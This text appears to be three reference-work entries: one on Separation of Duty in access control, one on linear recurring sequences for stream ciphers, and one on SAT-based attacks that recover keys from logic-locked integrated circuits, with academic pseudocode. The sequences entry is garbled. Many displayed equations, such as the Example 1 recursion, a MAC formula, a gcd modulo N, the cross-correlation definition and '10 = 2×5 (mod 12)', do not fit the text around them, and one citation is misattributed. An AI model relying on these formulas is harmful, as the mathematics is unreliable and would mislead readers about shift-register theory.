Separation of Duty is a security principle used to formulate multi-person control policies, requiring that two or more different people be responsible for the completion of a task or set of related tasks. The purpose of this principle is to discourage fraud by spreading the responsibility and authority for an action or task over multiple people, thereby raising the risk involved in committing a fraudulent act by requiring the involvement of more than one individual. A frequently used example is the process of creating and approving purchase orders. If a single person creates and

approves purchase orders, it is easy and tempting for them to create and approve a phony order and pocket the money; if different people must create and approve orders, then committing fraud requires a conspiracy of at least two, which raises the risk of disclosure and capture significantly.

Background

Separation of Duty is a fundamental principle in computer security. In 1975, Saltzer and Schroeder (1975) defined “separation of privilege” as one of the eight design principles for the protection of information in computer systems. They credit R. Needham with making the following observation in 1973: a protection mechanism that requires two keys to unlock is more robust and flexible than one that requires only a single key. No single accident, deception, or breach of trust is sufficient to compromise the system.

Clark and Wilson’s (1987) commercial security policy for integrity identified Separation of Duty as one of the two major mechanisms to counter fraud and error while ensuring the correspondence between data objects within a system and the real world objects they represent. At the policy level, processes were divided into steps, with each step being performed by a different person. Thus Separation of Duty is tightly tied to application semantics or commands. Clark and Wilson suggested further safeguarding against collusion by random selection of the sets of people to perform some operation, so that any proposed collusion is only safe by chance.

At the formal model level, Clark and Wilson tasked the security administrator with the job of maintaining Separation of Duty requirements while granting users the ability to run Transformation Procedures against Constrained Data Items. Since this difficult task was done by hand, it was rarely repeated and encoded a static representation of who may perform which actions. Moreover, the model specified that an agent who can certify the use of a Transformation Procedure (TP) may not execute that TP – but the identity of the certifier was not part of the model, so this was another Separation of Duty constraint that the security administrator had to remember and enforce.

Baldwin’s (1990) Named Protection Domains (NPDs) implemented many of the concepts used in role-based systems today. A NPD was a

named, hierarchical grouping of database privileges and users. To help enforce Separation of Duty, a user could have only one of these NPDs activated at any time. The security administrator determined which NPDs could be activated, but there were no further restrictions on the graph of NPDs (other than it be acyclic). Thus, one activatable NPD could contain multiple activatable and nonactivatable NPDs. While the activation restriction meant that a user could be in only one role (NPD) at a time, the security administrator could set up arbitrarily complex roles.

Sandhu's work on Transaction Control Expressions introduced notation for Dynamic Separation of Duty. Roles were used to specify who can issue which transaction steps (much like NPDs) (Sandhu 1998). However, in Sandhu's model each user executing a step in a transaction had to be different. To enforce this, the history of the execution of each transaction was maintained. The constraints specifying the roles that could execute each step were associated with an object. These constraints turned into the history specifying which user executed each step on that object. Hierarchical roles were specified either on an object or via a global notation. A weighted voting syntax allowed the specification of multiple person authorizations on a particular step on a particular object.

Nash and Poland's (1990) study of a portable security device used in the commercial world raised a number of new issues around Separation of Duty. The system defined two disjoint groups of authorizing officers, and each day one or two officers from each of those groups were chosen as officers of the day. This was the first example of the utility of specifying cardinality for a particular role and of time-based roles. Each transaction had to be authorized by one of those officers from each of the two groups. While the device enforced Separation of Duty between the manager who chooses officers and the officers themselves, the documentation suggested these roles could be shared in small companies. In their general discussion of Separation of Duty, Nash and Poland stated that neither TCSEC (Department of Defense National Computer Security Center 1985) mechanisms nor Clark and Wilson's original proposal allowed implementation of common commercial schemes for Separation of Duty. Nash and Poland proposed the notion of "object-based Separation of Duty," which forced every transaction against an object to be by a different user. They suggested using Sandhu's Transaction Control Expressions to maintain the history of an object's transactions.

Work by Sandhu and others (Sandhu 1990; Sandhu et al. 1994; Sandhu and Feinstein 1994) on defining role-based access controls (RBAC) with more precision acknowledged that there might be a need for users to hold multiple roles (that are not connected hierarchically) at the same time. They recognized a need for a way to place limits on how more powerful roles are combined with less powerful ones. They also suggested mechanisms such as time constraints on roles to limit the amount of damage that might be done with misuse or intrusion.

Ferraiolo, Cugini, and Kuhn's (1995) paper on RBAC presented the beginnings of a formal model of RBAC. They defined three kinds of Separation of Duty. The first two were Static Separation of Duty and Dynamic Separation of Duty. These variants were presented in previous work. The third kind was Operational Separation of Duty which introduced the notion of a "business function" and the set of operations required for that function; a business function resembles the notions of task and task unit in Thomas and Sandhu (1994). The formal definition of Operational Separation of Duty stated that no role can contain the permissions to execute all of the operations necessary to a single business function. This forces all business functions to require at least two roles to be used for their completion. The informal description of Operational Separation of Duty assumes the roles involved have disjoint memberships (Static Separation of Duty), so that no single person has access to all the operations in a business function.

Although Separation of Duty is easy to understand, it is hard to implement in ways that reflect the actual operation of human organizations. Zurko, Simon, and Sanfillipo (Zurko and Simon 1996; Zurko et al. 1999) identified the need to incorporate the principle of user-centered security into Separation of Duty.

The Spatial RBAC model (Frode and Oleshchuk 2003) addresses separation of duty as it applies to policies that make roles and permissions available based on the user's location. SRBAC allows users to be authorized to mutually exclusive roles if they cannot be executed in the same location.

Adding another layer of policy on top of separation of duty, a workflow security model, W1-RBAC (Wainer et al. 2001), allows for controlled overriding of those constraints. The model allows for different levels of importance on constraints. This produces a consistent model at a specific

level of compliance, identified by the highest importance level of a constraint that can be overridden. It also introduces the notion of an instance of a process so that separation of duty can apply to a specific workflow instance.

Simon and Zurko (1997) expanded the scope of Separation of Duty by introducing History-Based Separation of Duty, which allowed policies closer to those found in human organizations.

Gligor, Gavrila, and Ferraiolo (1998) provided formal definitions of all the various forms of Separation of Duty.

Applications

The two broadest categories of Separation of Duty variations are *strong exclusion* or *Static Separation of Duty* and *weak exclusion* or *Dynamic Separation of Duty*. Strong exclusion represents a single variation whereas the more realistic and useful weak exclusion contains several variations. These variations are expressed as constraints on different aspects of RBAC:

- *Constraints on role membership*. Overlap in membership is constrained.
- *Constraints on role activation*. Legitimate members of the role may be prevented from assuming the role, because of constraints on when the role may be used.
- *Constraints on role use*. Users who have assumed the role may be restricted in how it is used.

Strong Exclusion (Static Separation of Duty)

Strong exclusion is also called Static Separation of Duty and is the simplest variation of Separation of Duty. Two roles are strongly exclusive if no one person is ever allowed to perform in both of these roles. In other words, the two roles have no shared principals. Strong exclusion may be implemented using only controls over the membership of roles.

Though it has the advantage of simplicity, Static Separation of Duty is not a practical or realistic variation of Separation of Duty, because it does not reflect the actual functioning of human organizations. Users often have legitimate reasons for wanting or needing to act in two strongly exclusive roles, and careful construction of security policy can ensure that these “violations” are secure.

Because Static Separation of Duty is too rigid to be a satisfactory control, a number of other variations have been defined that more closely mimic the functioning of human organizations.

Weak Exclusion (Dynamic Separation of Duty)

Weak exclusion, or Dynamic Separation of Duty, provides a richer set of possible policies by controlling the activation and use of roles. Weak exclusion allows users to act in roles that would be strongly exclusive in static systems, as long as constraints are satisfied that eliminate or reduce the possibility of fraud. Weak exclusion has several variations.

In describing the variations of weak exclusion the term *restricted roles* is used to refer to roles that have constraints on their membership, activation, or use.

- *Simple Dynamic Separation of Duty*. In the simplest variation of Dynamic Separation of Duty, restricted roles may have common members, but users may not assume both roles at the same time. This variation by itself is sometimes called Dynamic Separation of Duty.
- *Object-Based Separation of Duty*. Restricted roles may have common members, and those members may assume both roles at the same time, but no user may act upon a target that the user has previously acted upon.
- *Operational Separation of Duty*. Restricted roles may have common members as long as the union of all the groups of actions in the roles does not contain all the actions in a complete business. This prevents any one person from performing all of the actions in the business task.
- *History-Based Separation of Duty*. Two or more roles may have common members and the union of the actions granted by those roles may span the actions in a business task, but no role member is allowed to perform all the actions in a business task on the same target or collection of targets. This definition combines features of both Object-based Separation of Duty and Operational Separation of Duty to permit the flexibility to express the kinds of policies that may be used in human organizations.

History-Based Separation of Duty may be refined further by noting that some policies define sequences of allowed or required steps and that each step may consist of order-dependent or order-independent actions.

- *Order-Dependent*. In some situations, the fraud preventive nature of Separation of Duty controls is not implemented simply by splitting duties between roles; the roles also must perform their actions in a particular order. For example, a purchase should be approved only if it has been *previously* created properly.
- *Order-Independent*. Sometimes order is not important. For example, suppose the policy states that two different approvals are required to make a purchase transaction valid. The order of the approvals is not important (so long as both happen after the order has been created), but they must both happen.

Open Problems

The most pressing open problem in separation of duty is driving its acceptance and use in deployed applications and systems. Clark and Wilson (1987) and Baldwin (Department of Defense National Computer Security Center 1985) motivated the need for separation of duty in real world use cases, however aligning even simple static separation of duty with deployed permission and role models is difficult. Existing permissions and roles must be mapped to specific user tasks where separation of duty makes sense, and the restrictions on permission assignment and task execution must be made clear to administrators and users (see next section “Experimental Results”).

Experimental Results

User testing in Zurko, Simon, and Sanfillipo (Sandhu and Feinstein 1994) indicated that administrators are often unfamiliar with the concept of separation of duty. Administrators were asked to assign permissions while faced with a static separation of duty constraint. Some of the administrators considered working around that constraint to complete their task and assign the desired permissions. These early user experiments highlight some of the usability challenges that impact the acceptance of the use of separation of duty.

Definition

Sequence is an ordered set of elements from an alphabet.

Theory

Sequences have many applications in modern communication systems, including signal synchronization, navigation, radar ranging, code-division multiple-access (CDMA) systems, random number generation, spread-spectrum communications, and cryptography, in particular in stream cipher systems.

In stream cipher systems it is essential to construct sequences with good random properties, long periods, and large linear complexity. To achieve many of these goals one often generates sequences using linear recurrence relations (Golomb 1967; Selmer 1966; Zierler 1959). The period of a sequence $\{s_t\}$ is the smallest integer ε such that $s_{t+\varepsilon} = s_t$ for all t. The period of a generated sequence is completely determined by the characteristic polynomial of the sequence. For linear sequences, the period of the sequences generated can easily be controlled, which make them good building blocks in stream cipher systems.

A linear recursion of degree n with binary coefficients is given by

$$\sum_{i=0}^{n} f_i \, s_{t+i} = 0,$$

where $f_i \in GF(2) = \{0, 1\}$ for $0 < i < n$ and $f_0 = f_n = 1$. The *characteristic polynomial* of the recursion is defined by

$$f(x) = \sum_{i=0}^{n} f_i x^i.$$

The initial state $(s_0, s_1, \ldots, s_{n-1})$ and the given recursion uniquely determine the generated sequence. A linear shift register with a characteristic polynomial $f(x)$ of degree n generates 2^n different sequences corresponding to the 2^n different initial states and these form a vector space over $GF(2)$, which is denoted $\Omega(f)$.

The maximal period of a sequence generated by a linear shift register is at most $2^n - 1$. This follows since a sequence is completely determined by n-successive bits in the sequence and period 2^n is impossible since n successive zeros implies the all-zero sequence. Sequences with the maximal period $2^n - 1$ are called *m*-sequences. For example, with initial state $(s_0, s_1, s_2) = (001)$, then $f(x) = x^3 + x + 1$ generates the *m*-sequence 0010111.

Example 1
Let the recursion be

$$W(x_i) = U(x_i) \cdot V(x_i), \;\; i = 0, 1, \ldots, 2k - 2.$$

with characteristic polynomial $f(x) = x^4 + x^3 + x^2 + x + 1$. *The sequences in* $\Omega(f)$ *consists of the* $2^4 = 16$ *sequences corresponding to the sequences* {(0), (00011), (00101), (01111)} *and their cyclic shifts*.

To analyze properties of linear sequences, one associates a generating function $G(x)$ with the sequence $\{s_t\}$, and let

$$f(x) = \sum_{i=0}^{n} f_i x^i.$$

Let $f^*(x) = \sum_{i=0}^{n} f_{n-i} x^i$ be the *reciprocal polynomial* of the characteristic polynomial of $f(x)$ of the sequence. Then, compute the

product

$$\begin{aligned} G(x)f^*(x) &= \left(s_0 + s_1x + s_2x^2 + \cdots\right) \\ &\quad \times \left(1 + f_{n-1}x + \cdots + f_1x^{n-1} + x^n\right) \\ &= \sum_{t=0}^{\infty} c_t x^t \end{aligned}$$

The coefficient c_{t+n} of x^{t+n} for any $t \geq 0$ becomes

$$c_{t+n} = \sum_{i=0}^{n} f_i s_{t+i} = 0$$

as a consequence of the recurrence relation. Hence,

$$\mathcal{NL}(f) = 2\mathcal{NL}(g)$$

for some polynomial $\phi^*(x)$ of degree at most $n - 1$. Its reciprocal polynomial $\phi(x)$ is given by

$$\begin{aligned} \phi(x) &= s_0x^{n-1} + \left(s_1 + f_{n-1}s_0\right)x^{n-2} + \cdots \\ &\quad + \left(s_{n-1} + f_{n-1}s_{n-2} + \cdots + f_1s_0\right) \\ &= \sum_{i=0}^{n-1} \left(\sum_{j=0}^{n-1-i} f_{i+j+1}s_j \right) x^i. \end{aligned}$$

There is a one-to-one correspondence between any sequence $\{s_t\}$ in $\Omega(f)$ and any polynomial $\phi^*(x)$ of degree $\leq n - 1$. All sequences generated by $f(x)$ can therefore be described by

$$\Omega(f) = \left\{ \frac{\phi^*(x)}{f^*(x)} \mid deg\left(\phi^*(x)\right) < deg(f) = n \right\}.$$

For example, the m-sequence 0010111 in $\Omega(x^3 + x + 1)$ can be written as

$$\begin{aligned}\frac{x^2}{1+x^2+x^3} &= x^2 + x^4 + x^5 + x^6 + x^9 \\ &\quad + x^{11} + x^{12} + \cdots \\ &= \left(x^2 + x^4 + x^5 + x^6\right) \\ &\quad \left(1 + x^7 + x^{14} + \cdots\right.\end{aligned}$$

In particular a simple consequence of the above description of $\Omega(f)$ is that $\Omega(f) \subset \Omega(g)$ if and only if $f(x)$ divides $g(x)$.

The generating function $G(x)$ for a periodic sequence of period ε can be written as

$$\begin{aligned}G(x) &= \left(s_0 + s_1 x + \cdots + s_{\varepsilon-1} x^{\varepsilon-1}\right) \\ &\quad \times \left(1 + x^{\varepsilon} + x^{2\varepsilon} + \cdots\right) \\ &= \frac{s_0 + s_1 x + \cdots + s_{\varepsilon-1} x^{\varepsilon}}{1 - x^{\varepsilon}}\end{aligned}$$

Combining the two expressions for $G(x)$ leads to the identity

$$(x^{\varepsilon} - 1)\,\phi(x) = \sigma(x) f(x),$$

where $\sigma(x) = s_0 x^{\varepsilon-1} + s_1 x^{\varepsilon-2} + \cdots + s_{\varepsilon-1}$, which contains all the information of a period of the sequence.

The *period of the polynomial* $f(x)$ is the smallest positive integer e such that $f(x)$ divides $x^e - 1$. The importance of the period e of $f(x)$ is that in order to find the period of all the sequences in $\Omega(f)$, it is enough to find the period of $f(x)$.

Since $f(x)$ divides $x^e - 1$, it follows that $\Omega(f) \subset \Omega(x^e - 1)$, the set of sequences where $s_{t+e} = s_t$, i.e., of period dividing e. Hence, all the sequences generated by $f(x)$ has period dividing e. Let the sequence $\{s_t\}$ correspond to the polynomial $\phi(x)$. If $gcd(f(x), \phi(x)) = 1$, then as a consequence of the identity $(x^{\epsilon} - 1)\phi(x) = \sigma(x)f(x)$, it follows that $\{s_t\}$ has *smallest* period e, since in this case $f(x)$ must divide $x^{\varepsilon} - 1$ and thus $\varepsilon \geq e$, which implies that $\varepsilon = e$.

In particular when $f(x)$ is an irreducible polynomial of period e, then all the nonzero sequences in $\Omega(f)$ have period e. For example, the polynomial

$f(x) = x^4 + x^3 + x^2 + x + 1$ in Example 1 is irreducible and divides $x^5 + 1$ and has period 5, and therefore all nonzero sequences in $\Omega(f)$ have period 5.

To determine the cycle structure of $\Omega(f)$ for an arbitrary polynomial $f(x)$ that can be factored as $f(x) = \prod f_i(x)^{k_i}$, $f_i(x)$ irreducible, one first need to determine the cycle structure of $\Omega\left(f_i^{k_i}\right)$ and then the cycle structure for $\Omega(gh)$ when $gcd(g, h) = 1$.

Cycle structure of $\Omega(f^r)$. Let $f(x)$ be an irreducible polynomial of period e. Let k be defined such that $2^k < r \leq 2^{k+1}$. Then $\Omega(f^r) \setminus \Omega(f)$ contains

$$\Gamma \subset 2^{I_n} \setminus I_n$$

sequences of period $e2^j$ for $j = 1, 2, \ldots, k$ and

$$2^{nr} - 2^{n2^k}$$

sequences of period $e2^{k+1}$.

Example 2

Let $f(x) = x^3 + x + 1$ be the characteristic polynomial with $e = 7$, that generates an m-sequence. The number of sequences of each period in $\Omega(f^3)$ is therefore

Number	1	7	56	448
Period	1	7	14	28

Cycle structure of (Ω (gh when gcd(g, h) = 1. In this case, it can be shown that each sequence $\{s_t\}$ in $\Omega(gh)$ can be written uniquely

$$\mathrm{MAC}_K(x') = g(H'_t)$$

where $\{u_t\} \in \Omega(g)$ and $\{v_t\} \in \Omega(h)$. Further, the period of the sum $\{u_t\} + \{v_t\}$ is equal to the least common multiple of the period of the two sequences, i.e.,

$$\gcd(\sigma'^e - \mu(m) \pmod N, N) = q$$

To find the cycle structure of $\Omega(gh)$, suppose $\Omega(g)$ contains d_1 cycles of length λ_1 and $\Omega(h)$ contain d_2 cycles of length λ_2. Add in all possible ways

the corresponding $d_1\lambda_1$ sequences from $\Omega(g)$ and the $d_2\lambda_2$ sequences from $\Omega(h)$. This gives $d_1\lambda_1 d_2\lambda_2$ distinct sequences all of period $lcm(\lambda_1, \lambda_2)$. Formally this can be written as $[d_1(\lambda_1)][d_2(\lambda_2)] = [d(\lambda)]$, where $d = d_1 d_2\ gcd\ (\lambda_1, \lambda_2)$ and $\lambda =\ lcm\ (\lambda_1, \lambda_2)$.

Example 3
Let $f_1(x) = x^3 + x + 1$ *and* $f_2(x) = x^4 + x^3 + x^2 + x + 1$. *The cycle structure of* $\Omega(f_1)$ *can be written* [1(1) + 1(7)], *and similarly for* $\Omega(f_1)$ *as* [1(1) + 3(5)]. *Combining the cycle structure as described above, gives the cycle structure* [1(1) + 1(7) + 3(5) + 3(35)].

The discussion above shows that the period of all sequences in $\Omega(f)$ is completely determined from the periods of the divisors of $f(x)$. This way of controlling the periods is one of the main reasons for using linear recursions as building blocks in stream ciphers.

The sequence $\{s_t\}$ can be expressed in terms of the zeros of its characteristic polynomial $f(x)$ of degree n. In the case when the zeros of $f(x)$ are simple, which is the case when the sequence has odd period, then $\{s_t\}$ has a unique expansion in the form

$$\sum_{i=2}^{n} |c_i'| < a_1,$$

for some constants a_i and where α_i, $1 \le i \le n$ are the zeros of $f(x)$.

The main problem with linear recursions in cryptography is that it is easy to reconstruct a sequence $\{s_t\}$ generated by a characteristic polynomial $f(x)$ of degree n from the knowledge of $2n$ consecutive bits in $\{s_t\}$, since this gives a system of n equations for determining the unknown coefficients of $f(x)$. The Berlekamp–Massey algorithm is an efficient method for finding $f(x)$ in this way. Several methods exist to increase the linear span, i.e., the smallest degree of the linear recursion that generates the sequence. Further mentioned are a few simple constructions obtained by multiplying sequences.

Let $\{u_t\}$ and $\{v_t\}$ be two sequences of odd period. Then, $f \in g\mathbb{F}_{q^m}[x]$, where α_i, $1 \le i \le n$, are the zeros of the characteristic polynomial of $\{u_t\}$ and

$v_t = \sum b_j \beta_j^t$, where β_j, $1 \le j \le m$ are the zeros of the characteristic polynomial of $\{v_t\}$. Then the sequence $\{w_t\} = \{u_t v_t\}$ can be written as

$$w_t = \sum a_i b_j (\alpha_i \beta_j)^t.$$

This shows that $\{w_t\}$ is generated by the polynomial with, at most, the nm different zeros $\alpha_i \beta_j$ for $1 \le i \le n$, $1 \le j \le n$. If $gcd(per(u_t), per(v_t)) = 1$, then it can be shown that $per(w_t) = per(u_t)per(v_t)$. However, the sequence $\{w_t\}$ will in general not be *balanced* even if this is the case for $\{u_t\}$ and $\{v_t\}$. This follows since $w_t = 1$ if and only if $u_t = v_t = 1$, and thus only 1/4 of the elements in $\{w_t\}$ will be 1s when $\{u_t\}$ and $\{v_t\}$ are balanced.

Often one considers sequences of the form

$$w_t = s_{t+\tau_1} s_{t+\tau_2} \cdots s_{t+\tau_k},$$

where s_t is an m-sequence. A closer study of the zeros of the characteristic polynomial of $\{w_t\}$ shows that the linear span is at most $\sum_{i=1}^{k} \binom{n}{i}$ and frequently the equality holds.

Every Boolean function in n variables, $f(x_1, x_2, \ldots, x_n)$, can be written uniquely as the sum

$$\begin{aligned} f(x_1, x_2, \ldots, x_n) = u_0 &+ \sum_{i=1}^{n} u_i x_i \\ &+ \sum_{i=1}^{n} \sum_{j=1}^{n} u_{ij} x_i x_j + \cdots \\ &+ u_{12\ldots n} x_1 x_2 \cdots x_n \end{aligned}$$

with binary coefficients (see the algebraic normal form in Boolean functions).

One can determine the linear span obtained by combining n in different m-sequences $\left\{a_t^{(1)}\right\}, \left\{a_t^{(2)}\right\}, \ldots, \left\{a_t^{(n)}\right\}$ with characteristic polynomials of pair-wise relative prime degrees $e_1, e_2, \ldots, e_n$ using a Boolean combining function. From the Boolean function $f(x_1, x_2, \ldots, x_n)$ one

can easily construct the sequence $w_t = f\left(a_t^{(1)}, a_t^{(2)}, \ldots, a_t^{(n)}\right)$. Then the linear span of the combined sequence is equal to $f(e_1, e_2, \ldots, e_n)$, evaluated over the integers.

It is important in applications of sequences in communication systems as well as in stream cipher systems to generate sequences with good auto- and cross-correlation properties.

Let $\{u(t)\}$ and $\{v(t)\}$ be two binary sequences of period e. The cross correlation of the sequences $\{u(t)\}$ and $\{v(t)\}$ at shift τ is defined as

$$a \cdot (a^u - 1) \cdot \prod_{i=0}^{t-1} \left(a^{2^i u} + 1\right)$$

where the sum $t + \tau$ is computed modulo e. In the case when the two sequences are the same, this is called the autocorrelation at shift τ.

For synchronization purposes one prefers sequences with low absolute values of the maximal out-of-phase autocorrelation, i.e., $|C_{u,u}(\tau)|$ should be small for all values of $\tau \neq 0 (\mathrm{mod} e)$.

Applications

Let $\mathcal{L}$ be a family consisting of M sequences

$$10 = 2 \times 5 = 2 \times 11 \pmod{12}$$

where each sequence $\{s_i(t)\}$ has period e.

The cross correlation between two sequences $\{s_i(t)\}$ and $\{s_j(t)\}$ at shift τ is denoted by $C_{i,j}(\tau)$. In CDMA applications it is desirable to have a family of sequences with certain properties. To facilitate synchronization, it is desirable that all the out-of-phase autocorrelation values ($i = j$, $\tau \neq 0$) are small. To minimize the interference due to the other users in a multiple access situation, the cross-correlation values ($i \neq j$) must also be kept small. For this reason the family of sequences should be designed to minimize

$$S_i(x, y) = \left[x + y + i \left(\mathrm{mod}\, 2^8\right)\right] \lll 2,$$
$$i \in \{0, 1\}.$$

For practical applications in communication systems one needs a family $\mathcal{L}$ of sequences of period e, such that the number of users $\mathrm{Tr}(a) = 1$ is large and simultaneously $C_{\max}$ is small (Helleseth and Vijay Kumar 1998; Helleseth and Vijay Kumar 2002). Also in stream ciphers (Helleseth 2009) it is of importance that the generated sequences have good autocorrelation and cross-correlation properties (Golomb and Gong 2005).

De-obfuscation; Logic decryption

Definition

Hardware obfuscation, aka logic locking, in the presence of adversarial/external knowledge/access is a hardware security countermeasure utilized in integrated circuits (ICs) to alleviate the possibility of applying different hardware security threats, such as reverse-engineering, IP piracy, and hardware Trojan insertion. The sequential and combinational satisfiability attacks are well-known mechanisms designated for attacking (de-obfuscating) these countermeasures by utilizing/invoking different satisfying solvers or model checkers, such as Boolean satisfiability

(SAT), bounded model checker (BMC), or satisfiability modulo theory (SMT).

Algorithm 1 The Combinational SAT Attack

1: **function** COMBINATIONAL_SAT_ATTACK(Circuit C_{locked}, Circuit $C_{oracle_{blackbox}}$)

3: $F_0 \leftarrow C_{locked}(X, K_1, Y_1) \wedge C_{locked}(X, K_2, Y_2)$;
4: **while** $SAT(F_i \wedge (Y_1 \neq Y_2))$ **do**
5: $X_{dip}[i] \leftarrow$ sat_assign $(F_i \wedge (Y_1 \neq Y_2))$;
6: $Y_{dip}[i] \leftarrow C_{oracle_{blackbox}}(X_{dip}[i])$;
7: $F_{i+1} \leftarrow F_i \wedge C_{locked}(X_{dip}[i], K_1, Y_{dip}[i]) \wedge C_{locked}(X_{dip}[i], K_2, Y_{dip}[i])$;
8: $i \leftarrow i+1$;
9: **end while**
10: $K^* \leftarrow$ sat_assignment$_{K_1}(F_i)$;
11: **end function**

(3b) {*sequential attack*} The adversary does not require to have access to the DFT structure of the *oracle*. With no access to the DFT structure, the adversary has to focus on primary inputs/outputs (PI/PO) for any form of de-obfuscation attacks.

Background

In the IC supply chain, separate entities fulfill various stages of design, fabrication, testing, packaging, and integration of ICs, forming a globally distributed chain, known as horizontal IC supply chain model. The involvement of numerous stakeholders in various stages of the IC supply chain in horizontal IC supply chain model, however, reduces the control of original manufacturers and IP owners/vendors over their own belongings, such as intellectual properties (IPs), resulting in numerous security vulnerabilities/threats, e.g., reverse-engineering, hardware Trojan insertion, and IP piracy (Rostami et al., 2014). Logic locking allows the designers to add limited post-fabrication programmability on the IC, adding ambiguity against the adversarial/external knowledge/access. The resulting *locked*

circuit functionality is controlled using the secret of logic locking, known as the *key*, which is only known to, and would be initiated after the fabrication by, the trusted entities. To keep the logic locking key secure after the fabrication against different threats, particularly reverse-engineering, a tamper-proof memory (TPM) will be engaged in locked ICs to store the key in it (Roy et al., 2010).

Logic de-obfuscation attacks attempt to recover either the logic locking key's correct value or the correct functionality of the locked IC. Combinational and sequential satisfiability attacks essentially formulate a circuit-level problem that is able to distinguish between correct and incorrect keys by invoking different solvers/checkers, such as SAT, BMC, or SMT. Retrospecting the literature shows that numerous logic de-obfuscation attack mechanisms are proposed to break one or a few logic locking techniques, and each could be considered as a derivative/extended model of satisfiability attacks (Azar et al., 2019b).


Theory and Application

Sequential and combinational satisfiability attacks rely on few important assumptions as to their required threat model. Some of these requirements are *common* in the sequential and combinational attacks. However, they also have assumptions that are not in common:

(1) {*common*} The adversary requires to have access to the *locked* netlist of the IC. It could be achieved in two different scenarios: (I) At the outsourced fabrication site, the layout (GDSII) of the circuit (with no further information about the logic locking key) is provided by the design house for fabrication. Hence, the adversary located at the fab site could achieve the layout (locked) and extract the netlist from the provided layout. (II) At the field/market, the packaged IC could be available for the end-user. So, the end-user can obtain the IC, and then by applying the reverse-engineering on the packaged IC, the netlist could be acquired. However, since the key was initiated in a TPM, its content would be wiped out during the de-packaging, and the reverse-engineered netlist has no information about the key.


(2) {*common*} The adversary requires to have access to an extra activated/unlocked version of the IC, that could be acquired from the

market/field, which is known as *oracle*.



(3a) {*combinational attack*} The adversary requires to have access to the design-for-testability (DFT) structure of the *oracle*, which is the scan chain pins embedded for testability/debugging. The availability of the DFT structure means that the adversary can have access to each combinational logic part of the design through their FFs if those FFs are part of the scan chain structure.


Based on the assumptions (1, 2, and 3a), the combinational SAT attack, known as the SAT attack (Subramanyan et al., 2015), engages/invokes a SAT solver to break each combinational part of the logic locked IC, separately. Algorithm 1 provides an algorithmic representation of the SAT attack. As shown in `line 3` of the algorithm, in the SAT attack, the adversary first duplicates the locked circuit and builds a double circuit whose outputs are XORed, i.e., $C_{locked}(X, K_1, Y_1) \wedge C_{locked}(X, K_2, Y_2)$. The double circuit is also known as the miter (distinguisher) circuit that is widely used as a comparison technique in IC formal verification. The double circuit is used for finding an input ($X_{dip}[i]$) that for two different key values (K_1 and K_2), this input generates two different outputs (Y_1 and Y_2). The key values (K_1 and K_2) and the $X_{dip}[i]$ will be found by a SAT solver query, demonstrated in `line 5`. Such input is referred to as the discriminating/distinguishing input pattern (DIP). Then by an oracle query (`line 6`), the correct output for the found DIP would be acquired. Before moving to the next iteration, the SAT attack algorithm will constrain that for each previously found DIP, the circuit must generate the same output value for the next two different keys acquired by the SAT solver (`line 7`). This iterative process continues until the SAT solver cannot find a new DIP. At this point, any key that generates the correct output for the set of previously found X_{dip}s is the correct key.




The combinational SAT attack and its derivatives target many of the state-of-the-art logic locking techniques (Azar et al., 2019b). However, since it relies on the availability of the DFT structure (assumption 3a), different logic locking techniques, such as DFT-based logic locking and DFT blockage techniques, attempt to mitigate this vulnerability against the SAT attack or one of its derivatives by limiting/blocking the DFT structure (Azar et al., 2021). Furthermore, in many cases, the design house decides to

burn/block the DFT structure access before releasing the IC into the field/market. So, the adversary access would be limited to *ONLY* PI/PO of the oracle. Therefore, the combinational SAT attack and all its derivatives will fail to evaluate and break the locked circuits with limited DFT access.

Restricting access to the DFT structure, however, cannot guarantee robustness against the SAT-based attacks. Based on the assumptions (1, 2, and 3b), the preliminary version of the sequential satisfiability de-obfuscation attack attempts to break logic locked ICs even while the DFT structure is not available for the adversary (El Massad et al., 2017). Similar to the combinational SAT attack, the sequential SAT attack uses an iterative method to prune the search space. However, instead of seeking a DIP in each iteration, it finds a sequence of input patterns denoted as discriminating input *sequence* (DIS) that can produce two separate outputs for two different keys. To build these sequences through the SAT solver, the sequential SAT gets the benefit of unrolling/unfolding to create the combinational equivalent circuit. For instance, Fig. 1 shows a sequential circuit unrolled for τ clock cycles. After unrolling/unfolding the circuit for the desired depth, e.g., τ clock cycles, the SAT solver will be invoked for this specific depth to generate the DIS. As demonstrated, during unrolling/unfolding, the state transition will be modeled through pseudo inputs/outputs between unrolled instances. For instance, S_1 as the pseudo primary outputs of the first instance will be connected to the pseudo primary inputs of the second instance.



(a) Sequential Circuit



(b) Unrolled Combinational Counterpart

Sequential and Combinational Satisfiability Attacks, Fig. 1 Unrolling the Circuit for τ Cycles. (**a**) Sequential Circuit. (**b**) Unrolled Combinational Counterpart

Figure 2 also highlights the main differences between the combinational SAT and the sequential SAT attack. As shown, the right side of both attacks is the same, which is finding DIP/DIS and updating the constraints for the next iteration. However, in the sequential SAT attack, unrolling has been engaged for building the combinational equivalent circuit, which is required to be done before SAT solver invocation.

(a) Combinational SAT Attack

(b) Sequential SAT Attack

Sequential and Combinational Satisfiability Attacks, Fig. 2 Combinational SAT vs. Sequential SAT Attack. (**a**) Combinational SAT Attack. (**b**) Sequential SAT Attack

Instead of using unrolling/unfolding as a preprocessing step in the sequential SAT attack, this could be done using a query with a bounded depth using BMC (Biere, 2021). So, given the boundary, e.g., τ, the BMC engine could be invoked to model the locked circuit as a FSM, and the specification could be formalized by temporal logic properties. So, the BMC could be exploited as an alternative approach to do the symbolic model checking before invoking the SAT solver.

Algorithm 2 The Sequential SAT Attack

1: **function** SEQUENTIAL_SAT_ATTACK(Circuit C_{locked}, Circuit $C_{oracle_{blackbox}}$)
2: $b = initial_boundary$;
3: $Terminated = False$;
4: $Model = C_{locked}(X, K_1, Y_1) \wedge C_{locked}(X, K_2, Y_2) \wedge (Y_1 \neq Y_2)$;
5: **while** not $Terminated$ **do**
6: **while** $(X_{dis}, K_1, K_2) \leftarrow BMC(Model, b) = T$ **do**
7: $Y_{dis} \leftarrow C_{oracle_{blackbox}}(X_{dis})$;
8: $Model = \wedge C_{locked}(X_{dis}, K_1, Y_{dis}) \wedge C_{locked}(X_{dis}, K_2, Y_{dis})$;
9: **end while**
10: **if** **UC**$(Model, b)$ $\vee$ **CE**$(Model, b)$ $\vee$ **UMC**$(Model)$ **then**
11: $Terminated$;
12: **end if**
13: $b = b + boundary_step$ ▷ default: $boundary_step = 1$;
14: **end while**
15: **end function**

